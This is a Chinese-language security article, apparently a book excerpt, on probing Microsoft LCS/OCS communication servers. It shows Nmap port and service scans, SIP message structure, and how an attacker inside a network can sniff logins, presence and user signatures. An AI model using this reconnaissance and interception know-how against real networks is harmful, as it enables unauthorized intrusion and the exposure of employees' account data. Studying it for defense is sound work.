Enterprise Edition适用于大型组织常用的大型部署。企业版池是使用一个中央SQL Server数据库的Enterprise Edition Server的集合。在Enterprise

Edition部署中，多个Office Communications Server Enterprise Edition服务器通常作为池部署在负载平衡器后面。池中的服务器共享存储用户数据的中央Microsoft SQL Server数据库。

下表为总结的微软Communicatons Server产品发布时间链表。从2008年起，以Live开头的服务器名称已被重新命名为以Office开头的新版本服务器发布。

服务名称	协议	默认端口
DNS	TCP	53
DNS	UDP	53
Kerberos	TCP	88
Kerberos	UDP	88
AD LDAP	TCP	389
AD LDAP	UDP	389
LDAP SSL	TCP	636
LDAP SSL	UDP	636
全局编录服务器	TCP	3268
全局编录服务器	TCP	3269
SIP URI	TCP	5060
SIPS URI	TCP	5061

LCS探测/端口扫描

由于微软Live Communications Server即LCS服务器基于微软自身体系的活动目录即AD建立，对于用户的登录及审核、安全维护也完全以AD为基础架构，所以作为LCS服务器上开启的服务及端口也就显得较为繁多。上表为LCS服务器相关默认开放服务及端口列表（主要以活动目录服务为主）。

下面为使用NMAP对LCS服务器的扫描报告，这里我只把结果列举出来。

```
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1025/tcp  open  NFS-or-IIS
1027/tcp  open  IIS
2105/tcp  open  eklogin
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5060/tcp  open  sip
```

从上述结果可以看出，LCS服务器上开启的服务除了LCS服务本身外，还包括DNS、AD、IIS等。换句话说，在微软的LCS架构中，上述服务均为必需的组成部分。同样，我们还可以使用Nmap GUI版本对LCS服务器进行探测，如图1所示。




图1

对于已经渗透至内网的攻击者而言，使用Nmap的服务版本探测模块，可发起针对TCP 5060端口的扫描，以进一步确认内部LCS服务器目标。下面结果所示为对5060端口的确认探测，结果显示为：Microsoft Live SIP client。

```
F:\Tools\Scan\nmap-4.62>nmap.exe -vv -sV 192.168.110.133 -p 5060
Starting Nmap 4.62 ( http://nmap.org ) at 2008-12-28 11:32 中国标准时间
Initiating ARP Ping Scan at 11:32
Scanning 192.168.110.133 [1 port]
Completed ARP Ping Scan at 11:32, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:32
Completed Parallel DNS resolution of 1 host. at 11:32, 0.00s elapsed
```

```
Initiating SYN Stealth Scan at 11:32
Scanning 192.168.110.133 [1 port]
Discovered open port 5060/tcp on 192.168.110.133
Completed SYN Stealth Scan at 11:32, 0.02s elapsed (1 total ports)
Initiating Service scan at 11:32
Scanning 1 service on 192.168.110.133
Completed Service scan at 11:32, 6.02s elapsed (1 service on 1 host)
SCRIPT ENGINE: Initiating script scanning.
Host 192.168.110.133 appears to be up ... good.
Interesting ports on 192.168.110.133:
PORT      STATE SERVICE VERSION
5060/tcp open  sip     Microsoft Live SIP client
MAC Address: 00:10:DC:CF:AD:10 (Micro-star International CO.)
Service Info: OS: Windows
Read data files from: F:\Tools\Scan\nmap-4.62
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.515 seconds
Raw packets sent: 2 (86B) | Rcvd: 2 (86B)
```

对安装了OCS2007的Windows 2003进行端口扫描探测，可以看到，由于OCS2007默认启用了SSL/TLS加密连接，所以NMAP的探测只获得了对方的支持版本回复：SIP2.0及SSL v2，如图2所示。

```
1801/tcp open  unknown?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3268/tcp open  ldap
3269/tcp open  ssl/ldap
|_ SSLv2: server still supports SSLv2
5061/tcp open  ssl/sip       (SIP end point; Status: 400
Transport protocol incorrect)
||_ SSLv2: server still supports SSLv2
1 service unrecognized despite returning data. If you
know the service/version, please submit the following
fingerprint at http://www.insecure.org/cgi-bin/servicefp-
submit.cgi :
SF-Port5061-TCP:V=4.75%T=SSL%I=7%D=12/5%Time=49390842%
P=i686-pc-windows-windows%r(SIPOptions,11B,"SIP/2\.0
\x20400\x20Transport\x20protocol\x20incorre
SF:ct\r\nFrom:\x20<sip:nm@nm>;tag=root\r\nTo:
\x20<sip:nm2@nm2>;tag=06DEE58
SF:8A6FCDBBDEB61095A26A3B066\r\nCall-ID:\x2050000\r
\nCSeq:\x2042\x20OPTION
SF:S\r\nVia:\x20SIP/2\.0/TCP\x20nm;branch=foo\r\nms-
diagnostics:\x201018;r
SF:eason=\"Parsing\x20failure\";source=\"Boss\.haha\.com
\"\r\nContent-Leng
SF:th:\x200\r\n\r\n");
MAC Address: 00:0[redacted]
Device type: general purpose
Running: Microsoft Windows 2003
OS details: Microsoft Windows Server 2003 SP1 or SP2
```

图2

LCS客户端-服务器交互分析

1.SIP协议

SIP（Session Initiation Protocal）称为会话初始协议，1999年由IETF（Internet Engineering Task Force）组织提出，是一个在基于IP网络中完成实时通信应用的一种信令协议。会话是指用户之间的数据交换。在基于SIP的应用中，每一个会话可以是普通的文本数据，也可以是经过数字化处理的音频、视频数据，还可以是诸如电子游戏等应用的数据。由于本文围绕的是微软的LCS服务器，加上关于SIP协议的官方资料有很多，所以这里不再深入阐述。

SIP在设计上充分考虑了对其他协议的扩展适应性。它支持许多种地址描述和寻址，包括用户名@主机地址，被叫号码@PSTN网关地址，Tel:010-62281234普通电话的描述等。这样，SIP主叫按照被叫地址就可以识别出被叫在传统电话网上的位置，然后通过一个与传统电话网相连的网关发起并建立呼叫。SIP最强大之处就是用户定位功能。SIP本身含有向注册服务器注册的功能，也可以利用其他定位服务器DNS、LDAP等提供的定位服务来增强其定位功能。

SIP共规定了6种信令：INVITE、ACK、CANCEL、OPTIONS、BYE、REGISTER。其中INVITE和ACK用于建立呼叫，完成三次握手，或者用于建立以后改变会话属性；BYE用以结束会话 OPTIONS用于查询服务器能力；CANCEL用于取消已经发出但未最终结束的请求；REGISTER用于客户向注册服务器注册用户位置等消息。使用WireShark对LCS通信进行交互分析，可看到如图3所示的交互过程分析图。




图3

2.LCS下典型登录信息

由于LCS/OCS服务器是由微软出于自身的优势及角度研发而成，不但基于微软的多种核心服务器如PDC，而且对于其他的微软高级服务器均能兼容共存，并可以发挥更大的性能如Exchange，所以其SIP响应消息与传统的SIP响应消息也颇有些不同。下面为LCS下完整的SIP响应组件。

```
SIP/2.0 200 OK Authentication-Info: Kerberos rspauth="602306092A864886F71201020201011100FFFFFFFF4D406A4E69B721B93903566E2949B6F0", srand="0E237432", snum="97", opaque="D0A3ECF4", qop="auth", targetname="sip/matrix.shadow.com", realm="SIP Communications Service" ms-keep-alive: UAS; tcp=no; hop-hop=yes; end-end=no; timeout=300 Via: SIP/2.0/TCP
192.168.110.55:10079;ms-received-port=1039;ms-received-cid=200 From: <sip:yang@shadow.com>;tag=3645f0cab8;epid=1f3ac6e9cb To: <sip:yang@shadow.com>;tag=BDBD6E9C38DA0168EE4CE15D16676300 Call-ID: a21ac09c724f44ebaf95147f4f7551e6 CSeq: 3 REGISTER Contact: <sip:192.168.110.55:1039;transport=tcp;ms-received-cid=200>;methods="INVITE, MESSAGE, INFO, SUBSCRIBE, OPTIONS, BYE, CANCEL, NOTIFY, ACK, REFER, BENOTIFY";expires=7200 Expires: 7200 Allow-Events: vnd-microsoft-provisioning,vnd-microsoft-roaming-contacts,vnd-microsoft-roaming-ACL,presence,presence.wpending Supported: adhoclist Server: RTC/2.1 Content-Length: 0
```

可以看到，和传统的SIP消息组件明显不同的几点：

❶Realm SIP Communications Servic

❷Call-ID，在Call-ID上，微软不再如同传统的VoIP一样保持呼叫用户ID格式，如user@company.com，而是采用了伪随机序列来表示。这样有效地增大了攻击者进行Caller-ID Spoofing攻击的难度。

3.OCS2007下启用TLS1.0加密

对于最新版的OCS2007而言，安全性已大大提高。由于在初始安装时就已经被要求安装证书服务器CA，并自动申请及颁发证书，所以在默认情况下，OCS2007已经启用SSL加密，根据客户端与LCS之间的协商，将会根据情况采用SSL或者TLS加密。这样也使得潜在攻击者进行内网渗透的难度增大了许多，比如VoIP攻击中常用的Registration Hijacking，即注册劫持攻击在基于证书的加密面前就基本失去了作用，如图4 所示。




图4

典型通信报文识别

作为微软的Live Communications Server，其在SIP通信报文上有着多种特点，这些特点将方便攻击者通过MITM攻击或者单纯的Sniff来获取来自内部LCS传输的重要信息，以便进行深入攻击。

这里我把个人总结出来的一些重要报文列举如下。

1.账户登录拦截

在账户登录过程中，通过分析截获的数据报文，将发现有大量的数据包可以显示出发起通信、请求的账户、当前启用的会话端口、LCS服务器IP地址等内容，如图5所示。在其中我们可以看到明确的SIP账户提示 longas@shadow.com。




图5

2.用户登录状态确认

合法用户在向LCS服务器发送登录状态，并通过验证后，会发送"在线"及"激活"提示。具体报文如图6 所示。




图6

3.用户登录Banner个人签名获取

用过MSN的朋友都知道，我们可以很轻松地在MSN昵称下面设置个性签名，这样在登录后，其他的好友就可以通过个性签名了解自

己。在企业内部部署的LCS/OCS服务器上，为了便于标识员工的身份及职务，也同样提供了用户登录Banner，即个人签名的设置gongn。当然，从某种角度而言，这也是为员工提供的一个展示平台。

作为渗透至内网的攻击者，可以通过部署嗅探器拦截到用户登录banner数据包，该报文通过SIP协议发出，如图7所示。在<userinfo>栏处，我们可以看到如下内容：




图7

```
    <userInfo >
    <note>ZerOne\345\256\211\345\205\250\345\
233\242\351\230\237--VoIP \345\256\211\345\205\
250\350\257\204\346\265\213\347\273\204
    </note>\r\n
    </userInfo >\r\n
```

其中将<note>处的八进制编码通过几次变换转换成明文，即为Banner显示的内容，如图8所示。

